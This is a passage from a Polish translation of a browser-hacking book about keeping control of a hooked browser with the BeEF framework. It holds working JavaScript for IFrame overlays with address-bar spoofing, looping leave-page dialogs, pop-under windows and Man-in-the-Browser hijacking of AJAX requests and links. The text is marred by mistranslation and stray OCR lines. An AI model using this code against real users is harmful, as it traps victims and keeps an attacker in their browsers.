Bity są przechowywane w tablicy bitów, powiązane z liczbą bitów odpowiadającą żądaniu. Jest to wygodny sposób na przechowywanie bitów, ponieważ gdy tablica jest iterowana w funkcji

reconstruct_bytes, możesz jej użyć do trywialnego budowania danych. Na przykład odpowiednie subdomeny na browserhacker.com są statycznie mapowane na 74.125.237.136 (adres IP Google).

UWAGA : Aby wspomóc kanał komunikacji DNS, BeEF jest wyposażony w rozszerzenie DNS. Zgadza się, możesz używać BeEF również jako serwera DNS, co może się przydać podczas prac socjotechnicznych. Dodatkowo stos sieciowy BeEF i rozszerzenie DNS współpracują ze sobą, zarządzając dwukierunkową komunikacją tunelowania DNS z zaczepioną przeglądarką.

Pełny działający przykład dwukierunkowego kanału opartego na DNS można znaleźć na stronie książki pod adresem https://browserhacker.com. Chociaż korzystanie z żądań DNS jako kanału komunikacyjnego zapewnia pewien stopień niewidzialności, szczególnie w przypadku serwerów proxy, które mogą sprawdzać żądania sieciowe, nie zawsze będzie to najbardziej wydajny kanał komunikacji. W większości przypadków wysyłanie żądań XMLHttpRequest pochodzących z różnych źródeł lub żądań WebSocket może zapewnić bardziej wydajną metodę komunikacji.

Badanie technik przetrwania

Ustanowienie metody komunikacji z zahaczonej przeglądarki z powrotem na serwerze to jedno, ale utrzymywanie tego kanału komunikacji z czasem jest nieco bardziej skomplikowane. Utrzymanie połączenia nawet wtedy, gdy cel nawiguje do innej witryny lub utraci połączenie z Internetem, wymaga odrobiny pomysłowości i zrozumienia możliwych opcji. W poniższych sekcjach przeanalizujesz metody utrwalania kanału komunikacji, który wykorzystuje IFrame, funkcje obsługi zdarzeń okna, dynamiczne okna pop-under, a nawet rozbudowane techniki Man-in-the-Browser. Korzystanie z dowolnej z tych metod, a nawet ich kombinacji, pomoże ci utrzymać kontrolę nad przeglądarkami z zaczepami.

Korzystanie z ramek IFrame

Znacznik <iframe> jest szeroko stosowany jako szybki sposób na osadzenie innego dokumentu na bieżącej stronie HTML. Wiele wyszukiwarek polega na użyciu tego tagu do wyświetlania widżetów marketingowych osadzonych na stronach internetowych. Podobnie jak w przypadku innych znaczników i funkcji HTML, znacznik <iframe> może także służyć do przeprowadzania ataków. Ramki IFrame są szeroko omawiane, w tym w części dotyczącej wykrywania luk w skryptach krzyżowych. Ramki IFrame są również używane w sekcji Wykorzystywanie ataków redressing interfejsu użytkownika, związanej z atakami Clickjacking i Cursorjacking. Gdy próbujesz osiągnąć wytrwałość, ramki IFrame mogą być niezwykle skuteczne z kilku powodów. Po pierwsze, masz pełną kontrolę nad zawartością DOM IFrame, co oznacza, że CSS może być również kontrolowany. Po drugie, fakt, że ramki IFrame są używane głównie do osadzania innego dokumentu na bieżącej stronie, oferuje bezpośrednią metodę utrwalenia kanału komunikacji.

Korzystanie z nakładki pełnej ramki przeglądarki

Dzięki kontroli, jaką masz nad DOM IFrame, w tym HTML, CSS i JavaScript, IFrame można wykorzystać do załadowania bieżącej strony do nakładki, utrzymując kanał komunikacji w tle. Nakładka w tym kontekście oznacza komponent strony, taki jak IFrame, który jest widoczny na pierwszym planie strony, podczas gdy kod i inne elementy są niewidoczne w tle, kontynuując wykonywanie ich logiki. Oprócz tego przydatny jest także interfejs API historii HTML5, szczególnie podczas maskowania prawdziwego adresu URL w pasku adresu. Wyobraź sobie aplikację internetową z podatnością na odbicie XSS, zanim użytkownik się uwierzytelni. Już podłączyłeś cel, ale XSS nie jest trwały, więc aby zapobiec utracie łączności z przeglądarką celu, utwórz nakładkę IFrame. Nie ma ramek, rozciąga szerokość i wysokość do 100 procent, a atrybut źródłowy wskazuje na stronę logowania do aplikacji internetowej. Ułamek sekundy po wyrenderowaniu ramki IFrame przeglądarka przechwytuje zawartość strony logowania,

zachowując poprzedni identyfikator URI w pasku adresu. Każda czynność, którą cel wykonuje na stronie, nastąpi wewnątrz nakładki IFrame, skutecznie zatrzymując cel w nowej ramce. Jednocześnie w tle kanał komunikacyjny nadal działa i możesz wysyłać dalsze polecenia i kontynuować działania w przeglądarce celu. Jest mało prawdopodobne, aby cel wykrył atak. Jedyne zauważalne zdarzenia to przeładowanie strony podczas renderowania IFrame oraz pasek adresu zawierający inny identyfikator URI niż oczekiwany przez cel. Przykład tworzenia nakładki IFrame przy użyciu jQuery pokazano w poniższym fragmencie kodu:

```
createIframe: function(type, params, styles, onload) {

var css = {};

if (type == 'hidden') {

css = $j.extend(true, {

'border':'none', 'width':'1px', 'height':'1px',

'display':'none', 'visibility':'hidden'},

styles);

}

if (type == 'fullscreen') {

css = $j.extend(true, {

'border':'none', 'background-color':'white', 'width':'100%',

'height':'100%',

'position':'absolute', 'top':'0px', 'left':'0px'},

styles);

$j('body').css({'padding':'0px', 'margin':'0px'});

}

var iframe = $j('<iframe />').attr(params).css(

css).load(onload).prependTo('body');

return iframe;

}
```

Funkcja może tworzyć zarówno nakładkę (jeśli type == „fullscreen”), jak i ukryte ramki IFrame. Różnice w tworzeniu tych dwóch typów ramek, z kodu, to tylko selektory CSS. W przypadku ukrytych ramek IFrame używany jest najmniejszy rozmiar ramki IFrame (1 piksel), bez ramek. Element jest następnie ukryty za pomocą selektorów visibility i display. Zamiast tego dla ramek IFrame z nakładkami wymiary elementu są zmaksymalizowane, usuwając dodatkową przestrzeń z górnego i lewego obszaru okna. Ukryte ramki IFrame są szczególnie przydatne podczas uruchamiania exploitów .Aby osadzić dokument za pomocą nakładki IFrame, musisz określić niestandardowe selektory CSS w celu usunięcia ramek i prawidłowego ustawienia nowego elementu, w tym wymiarów w oknie przeglądarki. Prawidłowe wymiary to 100 procent szerokości i wysokości, z marginesami 0 pikseli i wypełnieniem. Jeśli zostaną

one połączone z absolutnym pozycjonowaniem elementu, IFrame będzie idealnie pasować do bieżących granic okna przeglądarki. W poprzednim przykładzie trwałość została osiągnięta poprzez użycie jQuery do rozszerzenia już istniejących stylów CSS. Nakładka IFrame jest tworzona przez wywołanie funkcji createIframe, jak w poniższym kodzie. W tym przykładzie jest ładowana ta sama strona login.jsp, bez żadnych dodatkowych reguł CSS i wywołań zwrotnych.

createIframe ('fullscreen', {'src': '/ login.jsp'}, {}, null);

W przypadkach, gdy początkowa zahaczona strona jest czymś innym, na przykład /page.jsp, użytkownik może podejrzewać, że coś jest nie tak po utworzeniu nakładki IFrame. Treść na stronie pochodzi z /login.jsp, ale identyfikator URI nadal mówi /page.jsp. Aby rozwiązać ten problem, możesz wykorzystać interfejs API historii HTML5:

history.pushState ({be: „EF”}, „strona x”, „/login.jsp”);

Wykonanie poprzedniego kodu spowoduje zmianę paska adresu przeglądarki na http: // <hooked_domain> /login.jsp. Z oczywistych względów bezpieczeństwa musisz przekazać adres URL tego samego pochodzenia do pushState; w przeciwnym razie otrzymasz wyjątek bezpieczeństwa. Interesującą rzeczą w manipulowaniu historią przeglądarki za pomocą pushState jest to, że zasób, na przykład /login.jsp, nie jest ładowany przez przeglądarkę i nawet nie musi istnieć.

Wykorzystanie ramek IFrame do utrzymania kontroli nad przeglądarką celu jest tylko jedną dostępną techniką. Zaletą IFrame jest to, że są one ogólnie obsługiwane przez przeglądarki, a możliwość nałożenia bieżącej zawartości zwiększa prawdopodobieństwo, że hak pozostanie niewykryty. Istnieje kilka czynników ograniczających tę technikę. Jeśli treść, którą chcesz oprawić w ramkę, zawiera kod pomijania ramek lub restrykcyjne nagłówki Opcji X-Frame, może być konieczne zbadanie przy użyciu jednej z technik omówionych w poniższych sekcjach.

Używanie zdarzeń przeglądarki

Czy kiedykolwiek widziałeś strony internetowe, które proszą Cię o potwierdzenie przed ich zamknięciem? To zachowanie może być wyjątkowo irytujące, szczególnie jeśli witryna ciągle zadaje to samo pytanie za każdym razem, gdy klikniesz OK w oknie dialogowym. To jest dokładnie to, co możesz zrobić, aby zwiększyć czas pozostawania celu na określonej stronie, którą kontrolujesz. W niektórych okolicznościach pozostanie na zahaczonej stronie o kilka sekund dłużej powoduje wykonanie kilku kolejnych modułów poleceń. Pamiętaj, że im dłużej trzymasz przeglądarkę pod kontrolą, tym lepiej.

Ta technika polega na obsłudze zdarzenia onbeforeunload powiązanego z obiektem okna, który jest wyzwalany domyślnie w następujących warunkach:

■ Po uruchomieniu zdarzenia unload - zamkniesz bieżącą kartę, całą przeglądarkę lub po prostu odejdziesz

■ Po wywołaniu funkcji window.close lub document.close

■ Gdy wywoływane jest location.replace lub location.reload

Poniżej znajduje się podstawowa implementacja, która działa we wszystkich przeglądarkach komputerowych oprócz Opery przed wersją 12:

function display_confirm(){


if(confirm("Are you sure you want to navigate away from this


page?\n\n There is currently a request to the server pending.

```
You will lose recent changes by navigating away.\n\n Press OK
to continue, or Cancel to stay on the current page.")){
display_confirm();
}
}
function dontleave(e){
e = e || window.event;
// if the browser is Internet Explorer, slightly different syntax
if(browser.isIE()){
e.cancelBubble = true;
e.returnValue = "There is currently a request to the server
pending. You will lose recent changes by navigating away.";
}else{
if (e.stopPropagation) {
e.stopPropagation();
e.preventDefault();
e.returnValue = "There is currently a request to the server
pending. You will lose recent changes by navigating away.";
}
}
//re-display the confirm dialog, annoying the user if he clicks OK
display_confirm();
return "There is currently a request to the server pending. You
will lose recent changes by navigating away.";
}
window.onbeforeunload = dontleave;
```


Ten przykład zastąpi istniejący kod, który już zarządza zdarzeniem onbeforeunload i sprawi, że wykona on funkcję dontleave. Jako dodatkowe zabezpieczenie metoda cancelBubble zatrzyma propagację poleceń za pomocą funkcji stopPropagation() w programie Internet Explorer. Zapobiega to zakłócaniu istniejących funkcji przez nowy kod. W zależności od złożoności istniejącego kodu JavaScript wyłączenie propagacji zdarzeń jest również dobrym pomysłem ze względu na wydajność. Jeśli jest wiele zagnieżdżonych elementów, dobrym pomysłem może być po prostu przesłonięcie istniejącego kodu i zapobieganie propagacji. Zachowanie jest nieco inne w zależności od przeglądarki. Na rysunkach 3-10 i 3-11 widać zachowanie w przeglądarce Firefox 18. Drugie okno dialogowe potwierdzenia otwiera


się automatycznie, jeśli ofiara kliknie Anuluj. Jeśli ofiara kliknie OK, okno dialogowe zostanie ponownie wyświetlone w pętli. Jedynym możliwym działaniem, aby naprawdę opuścić stronę, jest kliknięcie Opuść stronę, jak pokazano na rysunku.





Zachowanie jest bardzo podobne w programie Internet Explorer 9 w systemie Windows , ale masz nieco większą kontrolę nad tekstem okna dialogowego, jak widać na dwóch kolejnych rysunkach. Tekst drugiego okna dialogowego, można również dostosować. Jednak ogólne zachowanie pozostaje takie samo jak Firefox.





W związku z tym możesz użyć techniki OnClose tylko w przeglądarkach Internet Explorer, biorąc pod uwagę ograniczoną funkcję dostosowywania wiadomości w Firefox i Chrome. Jako sposób na

zachowanie uporczywości, użycie tych zdarzeń może zapewnić jeszcze kilka sekund czasu wykonania, ale z pewnością nie są idealne do kontrolowania przeglądarki docelowej. Korzystanie z wyskakującego okna, które zostanie omówione w następnej sekcji, może zaoferować nową szansę aby zachować pewną kontrolę nad zaczepioną przeglądarką. Oczywiście nie ma powodu, dla którego nie można połączyć wielu technik, nakładając na siebie te niestandardowe procedury obsługi zdarzeń bliskich; z ramkami IFrame i wyskakującymi oknami możesz utrzymać hak wystarczająco długo, aby wykonać polecenie, na które czekałeś.

Korzystanie z Pop-Under Windows

Podczas przeglądania strony internetowej nie ma nic bardziej irytującego niż wyskakujące okienko wyskakujące. Ile razy byłeś zmuszany do wielokrotnego zamykania wielu wyskakujących okienek z reklamami? Podczas gdy wyskakujące okienko to nowe okno przeglądarki, które pojawia się na pierwszym planie bieżącej strony przeglądarki, wyskakujące okienko to nowe okno przeglądarki, które pojawia się w tle, dosłownie pod bieżącym oknem przeglądarki. Większość nowoczesnych przeglądarek domyślnie blokuje zachowanie pop-under. Najłatwiejszym sposobem otwarcia okna pop-under w JavaScript jest użycie okna. metoda open(). Następujący kod zostanie domyślnie zablokowany w najnowszych wersjach Firefox i Chrome:

```
window.open('http://example.com','popunder','toolbar=0

location=0,directories=0,status=0,menubar=0,scrollbars=0,

resizable=0,width=1,height=1,left='+screen.width+',

top='+screen.height+'').blur();

window.focus();
```

W rezultacie możesz chcieć używać techniki OnClose tylko na skrypt który jest zablokowany, ponieważ przeglądarka zdaje sobie sprawę, że nowe okno zostanie otwarte bez żadnej interwencji użytkownika, takiej jak wyraźne kliknięcie myszą. Możesz zacząć myśleć, jak możesz obejść to zachowanie. Pierwszym potencjalnym rozwiązaniem do zbadania jest użycie MouseEvents do programowego instrumentowania działań myszy za pomocą kodu JavaScript. Załóżmy, że masz link, który kontrolujesz, albo tworząc go dynamicznie, albo wykorzystując lukę XSS w atrybucie onClick, podobnie jak poniżej:

```
<a id="malicious_link" href="http://google.com"

onclick=" open_link()">Goo</a>
```

Now inject the following JavaScript in the same page:

```
function open_link(){

window.open('http://example.com','popunder','toolbar=0,

location=0,directories=0,status=0,menubar=0,scrollbars=0,

resizable=0,width=1,height=1,left='+screen.width+',

top='+screen.height+'').blur();

window.focus();

}
```

```
function clickLink(link) {
var cancelled = false;
if (document.createEvent) {
var event = document.createEvent("MouseEvents");
event.initMouseEvent("click", true, true, window,
0, 0, 0, 0, 0, false, false, false, false, 0, null);
link.dispatchEvent(event);
}else if(link.fireEvent){
link.fireEvent("onclick");
}
}
clickLink(document.getElementById('malicious_link'));
```

Powyższy kod mówi przeglądarce, aby wykonała funkcję clickLink() na elemencie A o podanym identyfikatorze, który zawiera wywołanie window.open wewnątrz zdarzenia onClick. Niestety ten eksperyment nadal nie zadziała, ponieważ MouseEvent utworzony za pomocą JavaScript nie jest tym samym, co kliknięcie prawdziwego użytkownika. Aby ominąć to ograniczenie, zamiast polegać na tworzeniu zdarzeń myszy, możesz być bardziej sprytny i użyć JavaScript, aby dodać lub zastąpić atrybuty onClick na istniejące linki do stron. Ta technika zostanie rozwinięta w sekcji Ataki typu „Człowiek w przeglądarce”. Poniższy kod pobiera wszystkie tagi <a> na stronie, dodając atrybut onClick, który po uruchomieniu otworzy pop-under. Funkcja $ .popunder() to wtyczka jQuery14 napisana przez Hansa-Petera Buniata, która tworzy pop-underowe okna przeglądarki.

```
var anchors = document.getElementsByTagName("a");
for (var i = 0; i < anchors.length; i++) {
if(anchors[i].hasAttribute("onclick")){
anchors[i].removeAttribute("onclick");
}
// the aPopunder object is defined in the next code snippet
anchors[i].setAttribute("onclick", "$.popunder(aPopunder)")
}
```

Gdy użytkownik kliknie jeden z linków strony, identyfikator URI w atrybucie href zostanie otwarty wraz z wyskakującym okienkiem. Pop-under nie jest domyślnie blokowany w nowoczesnych przeglądarkach. Jedyną przeglądarką, która nie jest podatna na ataki w tym przypadku, jest Opera. Rozwijając tę kwestię, jeśli chcesz być jak najskrytszy, możesz ustawić pop-under dokładnie za bieżącym oknem przeglądarki. Można to osiągnąć, mierząc położenie bieżącego okna przeglądarki za pomocą programów window .screenX i window.screenY. Wysokość i szerokość okna pop-under musi być ustawiona na co najmniej 1 piksel, ponieważ w większości przeglądarek 0 pikseli jest blokowanych.

Jednak w większości przypadków wynikowy pop-under będzie większy niż 1 piksel, jak widać na rysunku. Zauważ, że pop-undery zostały ręcznie ustawione po lewej stronie głównego okna przeglądarki, w przeciwnym razie byłyby niewidoczne dla użytkownika:

Korzystając z tych informacji, możesz zmodyfikować funkcję $.popunder() w następujący sposób:

```
var aPopunder = [

['http://browserhacker.com', {"window": {height:1,

width:1, left:window.screenX, top:window.screenY}}];

$.popunder(aPopunder)
```

Gdy użytkownik kliknie łącze, które zostało dynamicznie zmodyfikowane przy użyciu nowego atrybutu onClick, jak pokazano w poprzednim kodzie, zostanie załadowane okno podręczne wskazujące na http://browserhacker.com. To, co chcesz osiągnąć dzięki tej technice, to załadowanie zasobu zawierającego hak JavaScript. Jeśli możesz połączyć to z techniką Man-in-the-Browser lub IFrame, możesz zapobiec zgubieniu zaczepu, jeśli ofiara zamknie bieżącą zaczepioną kartę, uzyskując dłuższą trwałość.

Korzystanie z ataków typu „człowiek w przeglądarce”

Asynchroniczny JavaScript i XML lub AJAX to jeden z najpopularniejszych sposobów tworzenia wysoce responsywnych aplikacji internetowych. Dzięki gwałtownemu rozwojowi AJAX JavaScript zyskał drugie życie. Oczywiście, osoby atakujące również zaczęły używać AJAX. Jedną z zalet używania AJAX jako atakującego są ulepszone techniki Man-in-the-Browser (MitB). Korzystanie z tych technik zapewnia bardziej skuteczny sposób na osiągnięcie trwałości i przezwycięża wiele tradycyjnych kontroli zabezpieczeń nakładki IFrame z wcześniejszych wersji, ponieważ działa również w obecności nagłówków Opcji X-Frame lub innej logiki Pogromienia klatek. Atak MitB, jak omówiono pokrótce wcześniej, pozwala obserwować, co robi użytkownik, na przykład klikając łącze w obrębie tego samego źródła lub przesyłając formularz. Kod MitB może przechwytywać i rozszerzać funkcjonalność obsługi zdarzeń DOM, a jeśli tak, dynamicznie wykonuj akcję inicjowaną przez użytkownika. W tym momencie pobierane są właściwe zasoby, a wyniki są zwracane do użytkownika, przy jednoczesnym zachowaniu

trwałości na serwerze kontrolowanym przez osobę atakującą. Różnica między normalnym zachowaniem strony a zatrutą stroną MitB polega na tym, że MitB ładuje zasoby asynchronicznie, utrzymując hak przy życiu. Na przykład, jeśli cel został zaczepiony przez Reflected XSS, proste kliknięcie łącza do tego samego źródła skutkowałoby utratą zaczepu. Dzieje się tak, ponieważ strona jest ponownie ładowana, a skrypt, który został wstrzyknięty przez XSS, nie jest już obecny w DOM strony. Chociaż ten problem można rozwiązać za pomocą wcześniej opisanych technik IFrame, jak widać, może nie działać w niektórych przypadkach. Z drugiej strony technika MitB prawdopodobnie będzie działać w większej liczbie sytuacji, w których nie można użyć ramek IFrame.

ATAKI MN-IN-THE-BROWSER VS. ATAKI MAN-IN-THE-MIDDLE

Podczas gdy atak Man-in-the-Middle (MitM) ogólnie odnosi się do ataków podsłuchowych na poziomie sieci, Man-in-the-Browser odnosi się do ataków podsłuchowych na poziomie aplikacji lub, jeszcze lepiej, na poziomie przeglądarki. Podobieństwo do MitM polega na przekazywaniu danych, które były przeznaczone dla legalnego serwera z powrotem do atakującego. Techniki MitB są szeroko stosowane przez złośliwe oprogramowanie bankowe, takie jak SpyEye i Zeus, w celu podważenia zawartości wyświetlanej przez przeglądarkę, gdy użytkownicy odwiedzają swoje witryny bankowe. Zawartość strony jest zmieniana na różne sposoby w zależności od konfiguracji złośliwego oprogramowania. Ostatecznym rezultatem jest często zmodyfikowany wygląd HTML strony w celu wyświetlenia fałszywej treści. Na przykład strona logowania do witryny bankowej może zostać zmieniona, twierdząc, że bank wprowadził nowe funkcje „bezpieczeństwa”. Użytkownik może zostać poproszony o podanie dodatkowych informacji, takich jak data urodzenia, nazwisko panieńskie matki, a nawet dane uwierzytelniające drugiego czynnika (na przykład jednorazowe kody PIN RSA). Co sprawia, że ataki te są trudne do wykrycia, to fakt, że są one całkowicie po stronie klienta i często nie są widoczne dla serwera WWW. To często ogranicza skuteczność ograniczania zagrożeń po stronie serwera lub zapór sieciowych. Te ataki można wykonać na kilka różnych sposobów. Jedna technika polega na przechwytywaniu ruchu zainfekowanej maszyny podczas odwiedzania strony banku docelowego i modyfikowaniu jej, gdy wraca z nową zawartością HTML, przed jej renderowaniem przez przeglądarkę. Inną techniką jest wstrzykiwanie niestandardowego kodu JavaScript, który dynamicznie zastępuje zachowanie strony, zatruwając istniejącą logikę aplikacji internetowych i dodając nową treść.

Przechwycenie połączeń AJAX

Ataki MitB mają na celu przejęcie żądań GET i POST AJAX i działają zarówno w scenariuszach tego samego, jak i krzyżowych. Te ataki są możliwe dzięki elastyczności JavaScript i DOM. Jedną z wielkich funkcji JavaScript jest możliwość przesłonięcia prototypów wbudowanych metod DOM. Zastąpienie prototypu jest jedną z trików używanych przez atak MitB do przejęcia żądań AJAX. Poniższy fragment kodu BeEF pokazuje, w jaki sposób metoda „otwarta” prototypu obiektu XMLHttpRequest jest zastępowana niestandardową logiką. Nie będzie można po prostu skopiować tego kodu dosłownie, ponieważ zależy to również od niektórych innych funkcji BeEF.

```
init:function (cid, curl) {

beef.mitb.cid = cid;

beef.mitb.curl = curl;

/*Override open method to intercept ajax request*/

var xml_type;

var hook_file = "<%= @hook_file %>";
```

```
if (window.XMLHttpRequest && !(window.ActiveXObject)) {
beef.mitb.sniff("Method XMLHttpRequest.open override");
(function (open) {
XMLHttpRequest.prototype.open = function (method, url,
async, mitb_call) {
// Ignore it and don't hijack it.
// It's a request part of the hook polling process
if (mitb_call || (url.indexOf(hook_file) != -1 || \
url.indexOf("/dh?") != -1)) {
open.call(this, method, url, async, true);
} else {
var portRegex = new RegExp(":[0-9]+");
var portR = portRegex.exec(url);
var requestPort;
if (portR != null) { requestPort = portR[0].split(":")[1]; }
//GET request
if (method == "GET") {
//GET request -> cross-origin
if (url.indexOf(document.location.hostname) == -1 || \
(portR != null && requestPort != document.location.port )){
beef.mitb.sniff("GET [Ajax CrossDomain Request]: " + url);
window.open(url);
}else {
//GET request -> same-domain
beef.mitb.sniff("GET [Ajax Request]: " + url);
if (beef.mitb.fetch(url,
document.getElementsByTagName("html")[0])){
var title = "";
if(document.getElementsByTagName("title").length == 0){
title = document.title;
} else {
```

```
title = document.getElementsByTagName(
"title")[0].innerHTML;
}
// write the url of the page
history.pushState({ Be:"EF" }, title, url);
}
}
}else{
//POST request
beef.mitb.sniff("POST ajax request to: " + url);
open.call(this, method, url, async, true);
}
}
};
})(XMLHttpRequest.prototype.open);
}
},
```

Po wywołaniu funkcji init za każdym razem, gdy używany jest plik XMLHttpRequest.open, jego zachowanie zmieni się zgodnie z tą niestandardową przesłoniętą implementacją:

1. Sprawdź, czy sam MitB zainicjował żądanie lub czy jest częścią haczykowego kanału komunikacyjnego. W drugim przypadku nie przejmuj go;

2. Jeśli metodą żądania jest GET, sprawdź, czy żądanie jest tego samego pochodzenia, czy pochodzi z innego źródła.

3. W przypadku tego samego pochodzenia załaduj zasób i wyświetl jego zawartość na bieżącej stronie, utrzymując hook przy życiu. Zamień tytuł strony na oryginalny i zamień zawartość paska adresu URL odpowiednim identyfikatorem URI zasobu za pomocą obiektu historii (history.pushState).

4. W przypadku krzyżowego pochodzenia wystarczy otworzyć zasób na nowej karcie (window.open), aby utrzymać hook na bieżącej karcie.

5. Jeśli metodą jest POST, po prostu wykonaj żądanie.

Przejęcie żądań innych niż AJAX

Można również przejąć żądania GET i POST inne niż AJAX. Podobnie jak w przypadku zasobów AJAX, normalne zasoby są wstępnie pobierane przez kod MitB, podważając domyślne zachowanie (zatrucie AKA) łączy i formularzy. Na przykład, jeśli strona zawiera znacznik <a> wskazujący na zasób tego samego pochodzenia, MitB dodaje atrybut zdarzenia onClick, który wykona funkcję JavaScript. Gdy użytkownik kliknie link, zachowanie domyślne (żądanie GET do strony) jest zablokowane, a zamiast

tego nowy moduł obsługi zdarzeń onClick zarządza zdarzeniem kliknięcia. W przypadku, gdy łącze zawiera już atrybut onClick, MitB zastępuje tę metodę, wywołując inną funkcję. Poniższy kod z BeEF jest przykładem:

```
// Fetches a hooked link with AJAX

fetch:function (url, target) {

try {

var y = new XMLHttpRequest();

y.open('GET', url, false, true);

y.onreadystatechange = function () {

if (y.readyState == 4 && y.responseText != "") {

target.innerHTML = y.responseText;

}

};

y.send(null);

beef.mitb.sniff("GET: " + url);

return true;

} catch (x) {

window.open(url);

beef.mitb.sniff("GET [New Window]: " + url);

return false;

}

},

// Hooks anchors and prevents them from linking away

poisonAnchor:function (e) {

try {

e.preventDefault;

if (beef.mitb.fetch(e.currentTarget,

document.getElementsByTagName("html")[0])) {

var title = "";

if(document.getElementsByTagName("title").length == 0){

title = document.title;

}else{
```

```
title = document.getElementsByTagName(
"title")[0].innerHTML;
}
history.pushState({ Be:"EF" }, title, e.currentTarget);
}
} catch (e) {
console.error('beef.mitb.poisonAnchor - failed to execute: '+
e.message);
}
return false;
},
var anchors = document.getElementsByTagName("a");
var lis = document.getElementsByTagName("li");
for (var i = 0; i < anchors.length; i++) {
anchors[i].onclick = beef.mitb.poisonAnchor;
}
for (var i = 0; i < lis.length; i++) {
if (lis[i].hasAttribute("onclick")) {
lis[i].removeAttribute("onclick");
/*clear*/
lis[i].setAttribute("onclick", "beef.mitb.fetchOnclick(
'"+lis[i].getElementsByTagName("a")[0] + "')");
/*override*/
}
}
```

Funkcja fetchOnclick jest podobna do funkcji pobierania i została pominięta. Pełny kod źródłowy można znaleźć na https://browserhacker.com.

Zatrucie jest podobne do zatruć. Jedyną różnicą jest to, że wymaga nieco większej logiki, ponieważ pola formularza muszą zostać przeanalizowane, gdy zdarzenie onSubmit jest wyzwalane. Rezultat jest taki sam, więc żądanie POST jest wysyłane za pomocą AJAX, a docelowy innerHTML jest następnie aktualizowany o odpowiednią zawartość, podczas gdy w tle hak nadal działa. Cel prawdopodobnie nie wykryje ataku, ponieważ nie ma żadnych zmian w wyglądzie strony. Jedynym potencjalnym wskaźnikiem ataku jest otwieranie linków krzyżowych w nowych kartach zamiast w bieżącym oknie.

OD MONITOROWANIA DO ROZSZERZENIA POWIERZCHNI ATAKU

Należy zauważyć, że aktywność użytkownika, na przykład, która łącza są klikane i które formularze (w tym dane) są przesyłane, mogą być rejestrowane i udostępniane. Jest to przydatne w sytuacjach, gdy użytkownik klika linki z różnych źródeł. W tym konkretnym przypadku, dzięki Polityce Same Origin, ładowanie zasobu za pośrednictwem AJAX oczywiście nie powiedzie się. Jeśli tak się stanie, link jest po prostu otwierany w nowej zakładce, co zapobiega utracie zaczepu, ponieważ już zaczepiona zakładka pozostaje otwarta. Nie możesz kontrolować nowo otwartej karty, ponieważ ma ona inne pochodzenie. Możesz jednak określić, jaki jest jej adres URL, ponieważ masz pełną kontrolę nad stroną DOM. W tym momencie możesz spróbować rozszerzyć powierzchnię ataku, uruchamiając XssRays na zasobie docelowym, aby wyszukać luki w zabezpieczeniach XSS. W przypadku wykrycia dalszych wad można je wykorzystać do zaczepienia nowego źródła poprzez wykorzystanie XSS, co powoduje kontrolę źródła załadowanego również w drugiej zakładce.

Podobnie jak w przypadku wszystkich dostępnych technik utrzymywania stałego kanału komunikacji, sukcesy będą zawsze różne. Jednym z potencjalnych problemów z używaniem logiki MitB jest obsługa złożonych aplikacji opartych na JavaScript. Na przykład, gdy już istniejący atrybut onClick zostaje zatruty za pomocą funkcji MitB, niektóre poprzednie kody mogą zostać zastąpione, ponieważ legalna funkcja jest po prostu zastąpiona. Sposobem na obejście tego ograniczenia jest użycie addEventListener lub attachEvent w przypadku Internet Explorera, aby dynamicznie wywoływać nową funkcję po wyzwoleniu tego samego zdarzenia16. Zastosowanie takiego podejścia pozwala na układanie w stos obsługi zdarzeń, więc nowe wstrzykiwane są wywoływane po wykonaniu istniejących. Ten sam problem występuje przy dołączaniu odpowiedzi zatrutego żądania AJAX do prawego fragmentu strony. Techniki MitB działają dobrze w wielu sytuacjach, ale należy pamiętać, że może być konieczne dostosowanie domyślnego zachowania ukierunkowanych ataków w złożonych aplikacjach internetowych opartych na JavaScript.

Unikanie wykrycia

Unikanie wykrycia przez zapory ogniowe aplikacji internetowych, sprawdzanie serwerów proxy lub heurystycznej technologii antywirusowej po stronie klienta to gra typu „kot i mysz”. Badacze bezpieczeństwa często znajdują nowe techniki unikania, które działają przez pewien czas. Kiedy techniki stają się publicznie znane, obrońcy zaczynają wdrażać techniki wykrywania, a obecna technika unikania staje się mniej skuteczna. Tłumaczenie tego na pseudo-kod może wyglądać następująco:

```
loop

develop_evasion()

use_it_in_the_wild()

sleep 10

defenders_become_aware()

sleep 20

defenders_implement_detection()

end
```

